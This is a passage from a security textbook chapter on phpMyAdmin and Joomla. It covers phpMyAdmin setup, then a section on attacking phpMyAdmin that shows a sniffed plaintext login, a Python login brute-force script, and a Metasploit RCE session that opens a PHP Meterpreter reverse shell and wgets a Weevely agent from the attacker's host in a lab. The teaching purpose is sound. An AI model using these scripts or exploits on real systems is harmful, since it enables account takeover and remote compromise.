 * You can regenerate it using: dpkg-reconfigure -plow phpmyadmin
 */
if (check_file_access('/etc/phpmyadmin/config-db.php')) {
    require('/etc/phpmyadmin/config-db.php');
}

/* Configure according to dbconfig-common if enabled */
if (!empty($dbname)) {
    /* Authentication type */
    $cfg['Servers'][$i]['auth_type'] = 'cookie';
    /* Server parameters */
    if (empty($dbserver)) $dbserver = 'localhost';
    $cfg['Servers'][$i]['host'] = $dbserver;

    if (!empty($dbport) || $dbserver != 'localhost') {
        $cfg['Servers'][$i]['connect_type'] = 'tcp';
        $cfg['Servers'][$i]['port'] = $dbport;
    }
    // $cfg['Servers'][$i]['compress'] = false;
    /* Select mysqli if your server has it */
    $cfg['Servers'][$i]['extension'] = 'mysqli';
}

... Output Deleted ...
```

This file has broadly similar structure to the files seen in CentOS and OpenSuSE. One big difference is that this file loads a series of variables from the file /etc/phpmyadmin/config-db.php if able. That file has the content

```
<?php
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
##
```

```
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded. *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='password1!';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
```

An administrator that wants to change the default database used by phpMyAdmin can change the `Servers` variable in `/etc/phpmyadmin/config.inc.php` or the `$dbserver` variable in `/etc/phpmyadmin/config-db.php`. They can also change `/etc/dbconfig-common/phpmyadmin.conf` and then run the command

```
cgauss@gyptis:~$ sudo dpkg-reconfigure phpmyadmin
dbconfig-common: writing config to /etc/dbconfig-common/phpmyadmin.conf
Replacing config file /etc/phpmyadmin/config-db.php with new version
dbconfig-common: flushing administrative password
apache2_invoke phpmyadmin: already enabled
```

This will modify the content of `/etc/phpmyadmin/config-db.php`.

phpMyAdmin on Windows with XAMPP

One way to install phpMyAdmin on Windows is to use XAMPP. It is included by default on XAMPP 1.8, and it is one of the available options during XAMPP setup for later versions (*cf.* Figure 20-3).

The phpMyAdmin web application can be reached from the URL `http://localhost/phpmyadmin`. The default XAMPP installation does not allow access to phpMyAdmin from arbitrary clients. This is configured in the file `C:\xampp\apache\conf\extra\httpd-xampp.conf`.⁴ On newer versions of XAMPP, the phpMyAdmin application is accessible only from localhost. On older versions, like 1.8.0, it is only available to localhost, hosts on IPv4 private networks, hosts with IPv6 unique local addresses, or hosts with link-local addresses on either IPv4 or IPv6.

⁴The assumption made in this section is that the original XAMPP installation was to the directory `C:\XAMPP`. This is the approach taken in Chapter 20 but is not required.

The primary configuration file for phpMyAdmin is C:\xampp\phpMyAdmin\config.inc.php. This file is comparable to the configuration files for the various Linux distributions.

phpMyAdmin on Windows with IIS

It is possible to install phpMyAdmin on a Windows system with IIS. Ensure that IIS is configured following the techniques of Chapter 15 and that PHP has been installed for IIS following the techniques of Chapter 20. The PHP installation should include the mysqli, mbstring, and the bz2 extensions. A MySQL or MariaDB server must also be available; this may be on the same system or on a different system.

Download the .zip package for phpMyAdmin from <https://www.phpmyadmin.net/files/>. Uncompress the result to a convenient directory, say C:\phpMyAdmin. Create a virtual directory to map the alias /phpmyadmin from the SSL/TLS protected site to the physical path containing the application C:\phpMyAdmin (Figure 21-5).




Figure 21-5. Configuring the virtual directory for phpMyAdmin. Windows Server 2016 shown.

As an alternative, the administrator can uncompress the result to a directory inside document root. In this case, the creation of a virtual directory is not necessary.

The primary configuration file for phpMyAdmin is C:\phpMyAdmin\config.inc.php. There are two ways to create this configuration file. One is to start with the file C:\phpMyAdmin\config.sample.inc.php. This can be copied to C:\phpMyAdmin\config.inc.php and modified by the administrator.

The second option is to use the setup script. Start by creating the directory C:\phpMyAdmin\config. Configure this directory so that it is (temporarily) readable and writeable by all users. Visit the site <https://server/phpmyadmin/setup>.⁵ Select the option for New server, and then provide the details for the database server (Figure 21-6).




Figure 21-6. Using the setup script to configure phpMyAdmin 4.0.0 running on Windows Server 2012 with IIS and PHP 5.5. Firefox 61.0.1 shown.

Once the server is configured, select Save. Additional servers can then be configured. When all the servers have been configured, select Save. This creates the file C:\phpMyAdmin\config\config.inc.php.

The contents of this file look something like the following.

```
<?php
/*
 * Generated configuration file
 * Generated by: phpMyAdmin 4.0.0 setup script
 * Date: Mon, 20 Aug 2018 01:19:05 +0000
 */
```

⁵In the example, phpMyAdmin is being installed on the SSL-protected web site, hence the https stem rather than http. Adjust as needed.

```

/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
$cfg['Servers'][$i]['verbose'] = '';
$cfg['Servers'][$i]['host'] = 'localhost';
$cfg['Servers'][$i]['port'] = '';
$cfg['Servers'][$i]['socket'] = '';
$cfg['Servers'][$i]['connect_type'] = 'socket';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['auth_type'] = 'cookie';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = '';

/* End of servers configuration */

$cfg['blowfish_secret'] = '5b7a16c2ae1066.21767562';
$cfg['DefaultLang'] = 'en';
$cfg['ServerDefault'] = 1;
$cfg['UploadDir'] = '';
$cfg['SaveDir'] = '';
?>

```

If these choices are acceptable, the administrator can copy this file to the main phpMyAdmin directory as C:\phpMyAdmin\config.inc.php.

The directory C:\phpMyAdmin\config should then be deleted.

phpMyAdmin Feature Storage

The phpMyAdmin application can use the database server as a location to store data for additional features, including bookmarks and history. This database, named phpmyadmin, is enabled by default on Mint/Ubuntu systems and on XAMPP, but it is not included on CentOS, OpenSuSE, or on Windows systems using IIS.

On Mint and Ubuntu systems, the file /etc/phpmyadmin/config.inc.php contains the directives

```

/* Optional: User for advanced features */
$cfg['Servers'][$i]['controluser'] = $dbuser;
$cfg['Servers'][$i]['controlpass'] = $dbpass;
/* Optional: Advanced phpMyAdmin features */
$cfg['Servers'][$i]['pmadb'] = $dbname;
$cfg['Servers'][$i]['bookmarktable'] = 'pma__bookmark';

```

```
$cfg['Servers'][$i]['relation'] = 'pma_relation';
$cfg['Servers'][$i]['table_info'] = 'pma_table_info';
$cfg['Servers'][$i]['table_coords'] = 'pma_table_coords';
$cfg['Servers'][$i]['pdf_pages'] = 'pma_pdf_pages';
$cfg['Servers'][$i]['column_info'] = 'pma_column_info';
$cfg['Servers'][$i]['history'] = 'pma_history';

... Output Deleted ...
```

This section of the configuration file sets parameters for these features, including the name of the database, the user/password combination that is used to authenticate, and the names of the various tables.

On a XAMPP installation, the phpMyAdmin configuration file C:\xampp\phpMyAdmin\config.inc.php includes the directives

```
/* User for advanced features */
$cfg['Servers'][$i]['controluser'] = 'pma';
$cfg['Servers'][$i]['controlpass'] = '';
```

Unlike the case for Mint/Ubuntu, XAMPP provides no password to the user pma@localhost that can access the phpMyAdmin database. This can be changed manually by editing the configuration file and manually changing the password in MySQL/MariaDB.

On systems other than Mint/Ubuntu/XAMPP, more work is needed to use the database for feature storage. The phpMyAdmin packages include a script that can create a database named phpmyadmin with the correct structure. On Windows, for example, the script is C:\phpMyAdmin-4.0.0\examples\create_tables.sql, on CentOS the script is /usr/share/phpMyAdmin/sql/create_tables.sql, while on OpenSuSE the script is /usr/share/doc/packages/phpMyAdmin/sql/create_tables.sql. The script can be run using the source command on the database.

```
MariaDB [(none)]> source C:\phpMyAdmin-4.0.0\examples\create_tables.sql
```

With the database created, a user must be created that can access this database.

```
MariaDB [phpmyadmin]> GRANT ALL ON phpmyadmin.* TO phpmyadmin@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

Finally, the phpMyAdmin configuration file must be modified to use the database. On a Windows system using IIS, use the online setup process (Figure 21-6) and edit the tab “Configuration Storage.” On CentOS or OpenSuSE, one approach is to manually add the needed directives following <https://docs.phpmyadmin.net/en/latest/setup.html#phpmyadmin-configuration-storage>.

Attacking phpMyAdmin

The phpMyAdmin application can be attacked in several ways. If the site is not properly configured to use SSL/TLS, then an attacker may be able to sniff passwords in transit. Attackers can also try a brute force attack against the site. Attackers with credentials may be able to use a Metasploit module to escalate privileges and obtain a PHP Meterpreter shell on the target, but only in specialized circumstances.

Intercepting Network Traffic

If the administrator does not require SSL/TLS, then an attacker able to sniff the traffic can trivially obtain the credentials needed to access phpMyAdmin. For example, suppose that a user connects to phpMyAdmin 4.5.4 running on Ubuntu 16.04 without the benefit of SSL/TLS. An attacker that can sniff the traffic between a client and the server could see the initial login via a POST request in the following form:

```
POST /phpmyadmin/index.php HTTP/1.1
Host: elpis.asteroid.test
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:33.0) Gecko/20100101
           Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://elpis.asteroid.test/phpmyadmin/index.php
Cookie: pmaCookieVer=4; phpMyAdmin=jcouur84oh86318gufpsrtqead7stih4;
         pma_lang=en; pma_collation_connection=utf8_unicode_ci
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 111

pma_username=ghopper&pma_password=password1%21&server=1&target=index.php&token=0f84744897592f6d9dc51caf36980e2a
```

Note the bolded portion of the request; the post data includes the account (ghopper) and the password (password1!) in plaintext. These could then be reused by an attacker.

Brute Force Password Attacks

Another way to attack a web application like phpMyAdmin is to attempt a brute force attack against the login page. To do so, the attacker needs to be able to create a properly formatted request of the server that includes the data that the server expects. In general, these requests are more complex than requests made with basic authentication or NTLM authentication (*cf.* Chapter 16, Listing 16-1).

The attacker starts by determining the form of the request. Consider phpMyAdmin 4.5.0 running on Windows Server 2016 with IIS and PHP 5.6.37. A portion of that login page has the following content as shown in Listing 21-1.⁶

Listing 21-1. Portion of the response from phpMyAdmin 4.5.0 to a request for the main page /index.php

```
<!-- Login form -->
<form method="post" action="index.php" name="login_form"
      autocomplete="off" class="disableAjax login hide js-show">

<fieldset>
  <legend>Log in
    <a href="../doc/html/index.html" target="documentation">
      
    </a>
  </legend>

  <div class="item">
    <label for="input_username">Username:</label>
    <input type="text" name="pma_username" id="input_username" value=""
           size="24" class="textfield"/>
  </div>

  <div class="item">
    <label for="input_password">Password:</label>
    <input type="password" name="pma_password" id="input_password" value=""
           size="24" class="textfield" />
  </div>

  <input type="hidden" name="server" value="1" />
</fieldset>

<fieldset class="tblFooters">
  <input value="Go" type="submit" id="input_go" />
  <input type="hidden" name="target" value="index.php" />
  <input type="hidden" name="token"
        value="9f100ad6e6e2efc4519928f92c882b97" />
</fieldset>
</form>
```

⁶The line spacing has been reformatted to make it (much) easier to read.

CHAPTER 21 WEB APPLICATIONS

This shows the form that is presented to the user, which includes the locations for the user to enter the username and password; these will be returned to the server in the variables pma_username and pma_password.

The form contains some hidden variables. The significance of some seem obvious, but others, like token are less so.

The attacker next attempts to log in to phpMyAdmin with a random password, using Burp Suite (Chapter 16) to intercept both the requests and the responses to the server (Figure 21-7). The request shows the five variables returned to the server; these were the username (pma_username), the password (pma_password), a server number, the target (index.php), and the token. This is the behavior that was observed when network traffic to/from the phpMyAdmin server was sniffed.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|----|------------------------|--------|---|--------|--------|--------|--------|-----------|-----------|------------|
| 1 | https://ala.pluto.test | GET | /phpmyadmin/index.php | | ✓ | 200 | 10619 | HTML | php | phpMyAdmin |
| 8 | https://ala.pluto.test | GET | /phpmyadmin/js/whitelist.php?lang=e... | | ✓ | 200 | 2476 | script | php | |
| 9 | https://ala.pluto.test | GET | /phpmyadmin/js/messages.php?lang... | | ✓ | 200 | 28976 | script | php | |
| 10 | https://ala.pluto.test | GET | /phpmyadmin/js/get_image.js.php?th... | | ✓ | 200 | 7091 | script | php | |
| 11 | https://ala.pluto.test | GET | /phpmyadmin/js/get_scripts.js.php?sc... | | ✓ | 200 | 510020 | script | php | |
| 12 | https://ala.pluto.test | GET | /phpmyadmin/js/get_scripts.js.php?sc... | | ✓ | 200 | 858670 | script | php | |
| 16 | https://ala.pluto.test | POST | /phpmyadmin/index.php | | ✓ | 200 | 10846 | HTML | php | phpMyAdmin |

Request Response

Raw Params Headers Hex

POST /phpmyadmin/index.php HTTP/1.1
Host: ala.pluto.test
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ala.pluto.test/phpmyadmin/index.php
Cookie: phpMyAdmin=tmlrmcnat9klosm3lpte8eb0pdkt9; pma_lang=en; pma_collation_connection=utf8_unicode_ci;
pma_iv_1=87GDsrScJfgrofeatuq0v30%3D; pmaUser=1;VSSTI%2BWV3rmlUCRNXIglnq%30%3D; pma_console_height=92; pma_console_mode=collapse;
pma_console_config=%7B%22alwaysExpand%22%3Afalse%2C%22startHistory%22%3Afalse%2C%22currentQuery%22%3Atrue%2C%22enterExecutes%22%3Afalse%2C%22darkT
heme%22%3Afalse%7D
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

pma_username=root&pma_password=pass&server=1&target=index.php&token=9f100ad5e6e2efc4519928f92c882b97

?

Type a search term

0 matches

Figure 21-7. Using Burp Suite to intercept the login request made from the client to the phpMyAdmin server

To attack this web application, an attacker can write a script that first makes a request of the login page and extracts the token from the resulting response. This is then used to create second, properly formatted request with a chosen username and password. Consider Listing 21-2.

Listing 21-2. Python 2.7 script to attack phpMyAdmin 4.5.0

```

#!/usr/bin/python

import requests
import sys

requests.packages.urllib3.disable_warnings()

server = 'https://ala.pluto.test/phpmyadmin/index.php'
user = 'root'
password = 'password1'

r1 = requests.get(server, verify=False)
s1 = r1.text.split('<!-- Login form -->')
s2 = s1[1].split('<input type="hidden" name="token" value=""')
s3 = s2[1].split('"')
token = s3[0]

postvars = {'pma_username':user,
            'pma_password':password,
            'server':'1',
            'target':'index.php',
            'token':token}

r2 = requests.post(server, postvars, cookies=r1.cookies, verify=False)

if (r2.text == ""):
    print "User: {}\\nPassword: {}".format(user,password)

```

The script makes the initial request `r1`. The request sets `verify=False` so that the script will not halt if it is unable to verify the SSL/TLS certificate of the target. To prevent the SSL/TLS warnings from cluttering the screen, the function `disable_warnings()` is also called.

The result of that request is returned, and the text output is searched for the text `<!-- Login form -->`; the portion of the response after that point is stored in the variable `s1`. That is split looking for the token, and the result is split again on the closing quote for the token so that the variable `token` contains exactly the text of the token.

A second request `r2` is then made of the server. The POST variables are built from the chosen username and chosen password, as well as the token, the server, and the target. The cookies that were set from the first request are also returned to the server.

The script then checks the text returned by the server. Any difference between the response of the server to a successful login and an unsuccessful login can be used. In the case of phpMyAdmin 4.5.0, if the credentials are incorrect, the server returns a modified version of the login page explaining that the client cannot log in to the MySQL server. If the credentials are correct though, the first response is blank. It sets some cookies and calls the server to refresh the page (Figure 21-8).

CHAPTER 21 WEB APPLICATIONS

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A table lists network requests. The 17th row, highlighted in orange, represents a successful POST request to the index.php page of phpMyAdmin, returning a 200 OK status with a length of 829 bytes. The response body shows a standard phpMyAdmin login page with session tokens and cookies.

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|----|------------------------|--------|---|--------|--------|--------|--------|-----------|-----------|----------------|
| 11 | https://ala.pluto.test | GET | /phpmyadmin/js/get_scripts.js.php?sc... | ✓ | | 200 | 510020 | script | php | |
| 12 | https://ala.pluto.test | GET | /phpmyadmin/js/get_scripts.js.php?sc... | ✓ | | 200 | 858670 | script | php | |
| 16 | https://ala.pluto.test | POST | /phpmyadmin/index.php | ✓ | | 200 | 10846 | HTML | php | phpMyAdmin |
| 17 | https://ala.pluto.test | POST | /phpmyadmin/index.php | ✓ | | 200 | 829 | HTML | php | phpMyAdmin |
| 18 | https://ala.pluto.test | GET | /phpmyadmin/index.php?token=9f10... | ✓ | | 200 | 74081 | HTML | php | ala.pluto.test |
| 20 | https://ala.pluto.test | POST | /phpmyadmin/db_structure.php?ajax_... | ✓ | | 200 | 847 | JSON | php | |
| 21 | https://ala.pluto.test | GET | /phpmyadmin/version_check.php?&_n... | ✓ | | 200 | 339 | JSON | php | |

Request Response
Raw Headers Hex
HTTP/1.1 200 OK
Cache-Control: private, max-age=10800, pre-check=10800
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Last-Modified: Wed, 23 Sep 2015 13:12:24 GMT
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/5.6.37
Set-Cookie: pma_iv-1=NmkB5q%2BXMGkwhN0Aym%2F%2FeQ%3D%3D; expires=Mon, 24-Sep-2018 21:43:07 GMT; Max-Age=2592000; path=/phpmyadmin/; httponly
Set-Cookie: pmaUser-1=3hdqtGwvudT0T5Y1V6ayng%3D%3D; expires=Mon, 24-Sep-2018 21:43:07 GMT; Max-Age=2592000; path=/phpmyadmin/; httponly
Set-Cookie: pmaPass-1=S5%2F0yNAZ3zEl0yq8TvzyT%3D%3D; path=/phpmyadmin/; httponly
X-ob_mode: 1
Refresh: 0; https://ala.pluto.test:443/phpmyadmin/index.php?token=9f100ad6e6e2efc4519928f92c882b97
Date: Sat, 25 Aug 2018 21:43:07 GMT
Connection: close
Content-Length: 0

Figure 21-8. Result of a successful login to phpMyAdmin 4.5.0

The attacker does not need to know the format of a successful login; they merely need to be able to identify a failed login. Listing 21-2 can be modified to loop through users and/or passwords to perform a brute force attack against phpMyAdmin 4.5.0.

The process outlined here can be repeated for other versions of phpMyAdmin and other web applications.

- View the source of the login page to identify the key variables.
- Use Burp Suite to examine a failed login process.⁷ Determine what variables (GET, POST, Cookie) are being sent to the server.
- Write code to extract the needed variables from the response to the original request and send them to the server.
- Find a way to differentiate a failed login from a successful one.
- Loop through user and password combinations.

This process is going to be slow, on the order of a few thousand checks in an hour.

Though Listing 21-2 works, it is far from optimal. In the case of phpMyAdmin 4.5.0, the attacker does not need to return the value of the token in the request. The phpMyAdmin

⁷If the login process succeeds, stop: you have just successfully attacked the login page for the web application. I would consider buying a lottery ticket at this point.

application will happily ignore the missing variable and either let the user authenticate or fail the authentication attempt. This is not the case for most web applications.

Metasploit Attacks Against phpMyAdmin

There are Metasploit modules that can be used to obtain a shell on a system running older versions of phpMyAdmin provided the attacker can authenticate:

- phpMyAdmin Authenticated Remote Code Execution via preg_replace()
 - exploit/multi/http/phpmyadmin_preg_replace
 - CVE-2013-3238
 - phpMyAdmin 3.5.8.0 and earlier or 4.0.0-rc2 and earlier
 - Requires PHP 5.4.6 or earlier
- phpMyAdmin Authenticated Remote Code Execution
 - exploit/multi/http/phpmyadmin_null_termination_exec
 - CVE 2016-5734
 - phpMyAdmin 4.0 before 4.0.16, 4.4 before 4.4.15.7, 4.6 before 4.6.3
 - Requires PHP 5.4.6 or earlier

Though these are useful modules, they do not apply to a wide range of possible targets. The phpMyAdmin Authenticated Remote Code Execution modules appear to impact many versions of phpMyAdmin; however, when Linux package managers are used to install phpMyAdmin, they generally use a later version of PHP.

As an example of these modules, consider an OpenSuSE 12.2 system running phpMyAdmin 3.5.2 with PHP 5.3.15, and suppose that an attacker has determined the root password for the phpMyAdmin application is ‘password1!’. The attacker loads the module.

```
msf > use exploit/multi/http/phpmyadmin_preg_replace
msf exploit(multi/http/phpmyadmin_preg_replace) > info

  Name: phpMyAdmin Authenticated Remote Code Execution via
        preg_replace()
  Module: exploit/multi/http/phpmyadmin_preg_replace
  Platform: PHP
  Arch: php
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2013-04-25
```

CHAPTER 21 WEB APPLICATIONS

... Output Deleted ...

Available targets:

| Id | Name |
|----|-----------|
| 0 | Automatic |

Basic options:

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| PASSWORD | | no | Password to authenticate with |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port] [...] |
| RHOST | | yes | The target address |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | /phpmyadmin/ | yes | Base phpMyAdmin directory path |
| USERNAME | root | yes | Username to authenticate with |
| VHOST | | no | HTTP server virtual host |

Payload information:

Avoid: 5 characters

Description:

This module exploits a PREG_REPLACE_EVAL vulnerability in
phpMyAdmin's replace_prefix_tbl within
libraries/mult_submits.inc.php via db_settings.php This affects
versions 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3. PHP versions > 5.4.6
are not vulnerable.

... Output Deleted ...

Set the password and other parameters of the target, including the URI and hostname.

```
msf exploit(multi/http/phpmyadmin_preg_replace) > set password password1!
password => password1!
msf exploit(multi/http/phpmyadmin_preg_replace) > set rhost mizar.stars.example
rhost => mizar.stars.example
msf exploit(multi/http/phpmyadmin_preg_replace) > set targeturi /phpMyAdmin/
targeturi => /phpMyAdmin/
```

There are several payloads compatible with this attack that can be seen with the show payloads command. A good choice is Meterpreter over PHP through a reverse TCP connection. Select the payload, specify the parameters, and launch the exploit.

```

msf exploit(multi/http/phpmyadmin_preg_replace) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/phpmyadmin_preg_replace) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(multi/http/phpmyadmin_preg_replace) > exploit

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] phpMyAdmin version: 3.5.2
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (37775 bytes) to 10.0.2.82
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.2.82:40295) at 2018-08-25
21:58:54 -0400

meterpreter >

```

Running `getuid` on the Meterpreter shell suggests that the returned shell has root privileges, but starting a shell and running `whoami` shows that the shell is running as the web server `wwwrun`. This behavior was observed in Chapter 20 with the module `exploit/unix/webapp/php_include`.

```

meterpreter > sysinfo
Computer      : mizar
OS            : Linux mizar 3.4.6-2.10-desktop #1 SMP PREEMPT Thu Jul 26 09:36:26
UTC 2012 (641c197) x86_64
Meterpreter   : php/linux
meterpreter > getuid
Server username: root (0)
meterpreter > shell
Process 4440 created.
Channel 0 created.
whoami
wwwrun

```

An attacker with a shell generally would like to implant some form of persistence on the target, perhaps by using Weevely. A check of the directory `/srv/www/htdocs/phpMyAdmin` shows that the files and directories are owned by root and that the `wwwrun` user does not have the necessary write privileges. The attacker is unable to modify these files without privilege escalation and attempts to implant a Weevely persistence shell fail, whether the attacker tries the Meterpreter `upload` command or tries to grab a copy from the attacker's host.

```

meterpreter > upload /usr/share/weevely/agent.php
[*] uploading  : /usr/share/weevely/agent.php -> agent.php
[-] core_channel_open: Operation failed: 1
meterpreter > shell
Process 3093 created.
Channel 0 created.
pwd
/srv/www/htdocs/phpMyAdmin
wget http://10.0.2.2:8000/agent.php
--2018-09-01 20:56:06--  http://10.0.2.2:8000/agent.php
Connecting to 10.0.2.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1469 (1.4K) [application/octet-stream]
agent.php: Permission denied

Cannot write to `agent.php' (Permission denied).

```

Joomla!

Joomla! is a PHP-based web application that can use MySQL/MariaDB as its back-end database. It is a content management system, second in popularity to WordPress, and runs on roughly 3% of all web sites.

Joomla! 3.x is currently supported with Joomla! 3.0 first released in September 2012. Joomla! 2.5 was released in January 2012 and became end of life in December 2014; Joomla! 1.7 was released in July 2011 and became end of life in February 2012; Joomla! 1.6 was released in January 2011 and became end of life in August 2011.

Installing Joomla!

Joomla! is not available as a package in the software repositories for the Linux distributions under consideration. Instead, like most web applications, it must be installed manually. Joomla! can be downloaded from <https://downloads.joomla.org/cms>. The precise requirements for Joomla! vary with the version⁸

- Joomla 3.x
 - PHP ≥ 5.3.10
 - MySQL ≥ 5.1
 - Apache ≥ 2.0, including mod_mysql, mod_xml, and mod_zlib

⁸See <https://downloads.joomla.org/us/technical-requirements-us> for details.

- Joomla 2.5, 1.7, 1.6
 - PHP \geq 5.2.4
 - MySQL \geq 5.0.4
 - Apache \geq 2.0, including mod_mysql, mod_xml, and mod_zlib
- Joomla 1.5
 - PHP \geq 4.3.10
 - MySQL \geq 3.23
 - Apache \geq 1.3, including mod_mysql, mod_xml, and mod_zlib

Some versions of Joomla! also support SQL Server, PostgreSQL, Nginx, and IIS.

Example: Joomla! 3.0 on CentOS 6.3

As an example, consider the process to install Joomla! 3.0.0 (released September 2012) on CentOS 6.3 (released July 2012). The administrator starts by ensuring that Apache, including mod_ssl, is installed following the techniques of Chapter 14. PHP should be installed on the system and configured to work with Apache, either as an Apache module or via CGI following the techniques of Chapter 20. A MySQL/MariaDB database (Chapter 18) must be available, either on the same or a different server.

PHP must be configured to interact with databases; this can be done with the command

```
[root@wezen ~]# yum install php-mysql
```

Download Joomla! 3.0 and unpack it to a convenient directory.

```
[cgauss@wezen Downloads]$ mkdir joomla
[cgauss@wezen Downloads]$ tar -xjvf Joomla_3.0.0-Stable-Full_Package.tar.bz2 -C ./joomla/
```

Copy the result to the web server's document root.

```
[root@wezen ~]# mv /home/cgauss/Downloads/joomla/ /var/www/html/
```

Change the ownership of these files to match the user that launches Apache; on CentOS this user is apache.⁹

```
[root@wezen ~]# chown -R apache:apache /var/www/html/joomla/
```

⁹This decision has some security implications that are discussed later.

CHAPTER 21 WEB APPLICATIONS

Joomla! stores its content in a database; this database can be on the same or on a different server. For simplicity, create a database on the same system as the web server and create a user to interact with the database.

```
mysql> CREATE DATABASE joomla;
Query OK, 1 row affected (0.00 sec)
```

```
mysql> GRANT ALL ON joomla.* TO joomlauser@localhost IDENTIFIED BY 'password1!';
